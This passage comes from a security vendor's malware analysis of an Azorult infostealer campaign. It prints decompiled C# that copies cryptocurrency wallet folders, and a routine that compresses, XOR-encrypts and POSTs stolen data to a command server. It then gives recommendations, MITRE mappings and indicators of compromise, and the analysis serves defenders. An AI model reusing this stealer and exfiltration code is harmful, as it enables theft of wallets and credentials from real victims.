    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Guarda\\Local Storage");
    copy_folder.relativeBase = "Wallets\\Guarda\\Local Storage";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "com.liberty.jaxx\\IndexedDB");
    copy_folder.relativeBase = "Wallets\\com.liberty.jaxx\\IndexedDB";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "MyMonero");
    copy_folder.relativeBase = "Wallets\\MyMonero";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*.mmdbdoc.wl", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "WalletWasabi\\Client\\Wallets");
    copy_folder.relativeBase = "Wallets\\Wasabi\\Client\\Wallets";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "atomic\\Local Storage");
    copy_folder.relativeBase = "Wallets\\atomic\\Local Storage";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
```

Figure 23 – Wallets Targeted by Azorult

After targeting wallets, the malware then focuses on various browsers, attempting to extract important files from different data locations. The malware specifically targets Mozilla Firefox, Google Chrome, Microsoft Edge, Brave, and Opera. The figure below shows the routine to target the browser.





Figure 24 – Browsers Targeted by Azorult

Azorult targets multiple applications including Authy, WinAuthy, Discord, FileZilla, OpenVPN, WinSCP, Steam, and Telegram. The figure below shows a code snippet of the malware.





Figure 25 – Azorult Targeting Various Application Programs

Additionally, Azorult captures screenshot of the system. The figure below shows the routine to capture screenshot.


Figure 26 – Azorult Routine for Capturing Screenshot

After collecting all the artifacts, Azorult sends the data to the remote server. The server URL is passed by the loader as a parameter to the Azorult binary. The data is compressed and encrypted before sending it to the server. The figure below shows the routine to encrypt the data and send it to the server.

```
private static string sendRep(string url, byte[] pubKey, byte[] encKey)
{
    string result = "";
    int num = 0;
    while (num++ != 3)
    {
        try
        {
            byte[] array = Program.memStream.ToArray();
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Compress))
                {
                    gzipStream.Write(array, 0, Convert.ToInt32(Program.memStream.Length));
                }
                array = memoryStream.ToArray();
            }
            array = Program.xorEnc(array, (long)array.Length, encKey);
            WebRequest webRequest = WebRequest.Create(url);
            webRequest.Timeout = 300000;
            webRequest.Method = "POST";
            webRequest.ContentLength = (long)(array.Length + 33);
            Stream requestStream = webRequest.GetRequestStream();
            requestStream.Write(pubKey, 0, 32);
            requestStream.Write(Encoding.ASCII.GetBytes("K"), 0, 1);
            requestStream.Write(array, 0, array.Length);
            requestStream.Close();
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            result = streamReader.ReadToEnd();
            streamReader.Close();
            responseStream.Close();
            response.Close();
            return result;
        }
        catch (Exception ex)
        {
            Program.writeError("Send Fail\t" + ex.Message + "\r\n");
        }
    }
    return "FAILED";
}
```

Figure 27 – Routine to Send Encrypted Data to Server

## Conclusion

Azorult is an insidious information-stealing malware, adept at extracting sensitive data and acting as a downloader for additional threats. The new infection chain is part of a complex multistage Azorult campaign, that employs obfuscated PowerShell scripts and memory-based execution to conceal its activities. The loader and payload files are never stored in the disk which makes it highly unlikely to get detected by security solutions. The campaign's sophistication, coupled with its availability on underground forums, underscores the ongoing threat it poses to compromised systems.

## Our Recommendations

- The initial infiltration for the AZORULT RAT loader typically takes place via phishing websites or emails. It is crucial to only download and install software applications from well-known and trusted sources and avoid opening emails from unknown senders.
- Users should confirm the legitimacy of websites by verifying the presence of a secure connection (https://) and ensuring the accurate spelling of domain names.
- Deploy strong antivirus and anti-malware solutions to detect and remove malicious executable files.
- Enhance the system security by creating strong, distinct passwords for each of the accounts and, whenever feasible, activate two-factor authentication.
- Regularly back up data to guarantee the ability to recover it in case of an infection and keep users informed about the most current phishing and social engineering methods employed by cybercriminals.

## MITRE ATT&CK® Techniques

| **Tactic** | Technique ID | Technique Name |
|---|---|---|
| Execution **(TA0002)** | User Execution (T1203) | User opens the malicious Shortcut file |
| Execution **(TA0002)** | Command and Scripting Interpreter: Windows Command Shell (T1059.003) | Azroult can execute itself using cmd.exe |
| Credential Access (**TA0006**) | Credentials from Password Stores: Credentials from web Browsers (T1555.003) | The user opens the malicious Shortcut file |
| Credential Access (**TA0006**) | Input Capture: GUI Input Capture (T1056.002) | Azroult can take screenshots |

| | | |
|---|---|---|
| Discovery (**TA0007**) | File and Directory Discovery (T1083) | Azroult can discover Application files and directories |
| Command and Control (**TA0011**) | Non-Application Layer Protocol (T1095) | Azroult uses TCP for C&C communication |
| Exfiltration (**TA0010**) | Exfiltration Over CC&C Channel (T1041) | Exfiltration Over C&C Channel |

## Indicators of Compromise (IOCs)

| **Indicators** | **Indicator Type** | **Details** |
|---|---|---|
| a647fd01215b0a86246007f36b7832f6<br>b2bc65b0c792fc4ef32fc7c1d399f9f47ef15bd1<br>778b230b696e5ddb3a1063c939a60449f24d6f5bac91ac76e2c1e4dc24a20836 | MD5<br>SHA1<br>SHA256 | citibank_statement_dec_2023.zip |
| 84d45c0ce97155ca8eb16980dca11215<br>897309fbe2028ebb2ac40cdf83fefc72dafe8632<br>37a76a6009092eebcfe08efe479cdde6f8d0cf6fd9ea2ce023e0c6a43d56693a | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 9e3d15ed4044692d6f759f188f347355<br>126c54696ecf7d36131a54006b3a2e524073189f<br>fc1ff043b6ab1e1a22baa93abbfa2fefcbb796f4de67224f589dc6dcd45c02f1 | MD5<br>SHA1<br>SHA256 | fqnIOQdR.js |
| c798c2fa8da58fc07210969ea5136977<br>e11ff82d2e3db02ab4a450dcafbb38fd184c977f<br>fd2b8640d3d05d80e769529883196fee8cc2c68d80416b7ee7b037cde5c3a877 | MD5<br>SHA1<br>SHA256 | KgZvPA3S.bat |
| dff2440766c462e3a2bb2b198085d171<br>7b6c7b2c1ead869a658c3230356beec3c95062bd<br>ce7bd981cb416e2df589541ddbc0a3e6f3be5201a33f77e065cc79484b096a33 | MD5<br>SHA1<br>SHA256 | agent.js |
| f05df7c16d8c236fab6ee2b2a1997ce5<br>c907067a207eb47eca8bdca81c18caddee133ff5<br>ace2a7812874a84b32590f440f9c4d9d99567e12cb86f0ba598e5e65aa4948c0 | MD5<br>SHA1<br>SHA256 | agent1.ps1 |
| 274945641a4f798a13bddec960a82670<br>d61ef316cc5b8ec477fcfd8a2a677f53b79c6e0f<br>30ab6f1db490a46fb8f1643ca97194988676498baf1ae4e124352f6cc1108568 | MD5<br>SHA1<br>SHA256 | agent3.ps1 |
| bc0523db21c69a68ba3e7bfc4711f969<br>8308433cb92810bcd6f220e7b6083c778e00fe12<br>fd64e712eac0c7d5fdec9a1f47c1f384a67a181c13e3e98ff40ee122e9ff8347 | MD5<br>SHA1<br>SHA256 | helper.exe |
| b4127347d3d08d1a466289b2071e81e7<br>49c7bf64cf331e5269a5fce351188b9ce6167571<br>464a917b631b2a583025bdce274ba6f314fe30822cfa400301b924daf38e8a8c | MD5<br>SHA1<br>SHA256 | sd2.ps1 |
| 16eedcc3da8cc730941c9a2f4adaaf7a<br>c62df841320132fc0196101305ad6337c4d0e31e<br>518d8bc5fa3f5ef09792aca8c78bed5c762e8a4e6a45f44cae974264cb5d0652 | MD5<br>SHA1<br>SHA256 | sd4.ps1 |
| hxxps://nrgtik[.]mx/wp-content/uploads/wp-content.php | URL | Malicious URL |
| hxxps://nrgtik[.]mx/wp-content/uploads/agent1.ps1 | URL | Malicious URL |
| hxxps://nrgtik[.]mx/wp-content/uploads/agent3.ps1 | URL | Malicious URL |
| hxxps://nrgtik[.]mx/wp-content/uploads/helper.exe | URL | Malicious URL |
| hxxps://nrgtik[.]mx/wp-content/uploads/sd2.ps1 | URL | Malicious URL |
| hxxps://nrgtik[.]mx/wp-content/uploads/sd4.ps1 | URL | Malicious URL |
| nrgtik[.]mx | Domain | Malicious Domain |
| hxxp://45.90.58[.]1/index.php?id=$guid&subid=c4gQX595 | url | C&C |
| 45.90.58[.]1 | IP | C&C |

| | | |
|---|---|---|
| 27ca5b7ab4fa5053761347cda6c5c923<br>bba6ec0bf8fc454daa61c577d1813394dd6b6d1f<br>7ca5e9e3033f7913657dce0b85520ec3384ae6653235af093ac2a6e442791225 | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 1d2d48cdf0805192afa82c98252ab5d3<br>119c6b9667e0c0c5204fc587b36f195d62c4c788<br>e6354942792174245b72ccfc53c1af0082ff09b239dcb138bcb79c2d9e2665c5 | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 72ea03e510a67b4fc05aea2820c88280<br>52e34e60664da8634cafc1f6bae8f33332772f3e<br>5c324e6671cefb63bd1b2c64adf2cef42daec7cb5179e18966b7719508ed314b | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 735ad0b79ceaa614e465e62d8f3d4455<br>0d31b18630252c1ce69c7d52453e77ba72f1f668<br>e0e8ff864814e3a9f21f13c49ae139ba4bc89f0d519fed3d3b7ee3c5053cde30 | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 6c5d40687a6b5cacf90f43799c62e7b8<br>b393759a1a54dcd2aa1f60249e129a4f5f8c84ef<br>1a8cfda57d60852c1604ca179f1483edbc652f9486072878e4dab4b413dda321 | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| ac64471cc8eb90b31f91a81398502e87<br>14aff6d9b16fa39799041c9f0741e5a2a1194888<br>465c34bdaee28c628b9639ca77c6a190c5fc400ba735a498d0689f1da747a341 | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 93f91815cf0bfee78b13f4a79d683151<br>567c7e0144223a84a72a60a7f20996decc2feb76<br>b4ccb27acf65da46693be6987b890f2f19481ec1824f2c3017493245fe9ed4aa | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |
| 67a69b58f31f30eafdbba927c07d4b76<br>e7f1d6c4239a90ef1ea6cee83a7174c2657318db<br>386661e445f65f30b0a68f264f1393a722ba90d3f3491ae57af7745e18cb13c8 | MD5<br>SHA1<br>SHA256 | citibank_statement_Dec_2023.lnk |

References

https://blogs.blackberry.com/en/2019/06/threat-spotlight-analyzing-azorult-infostealer-malware

---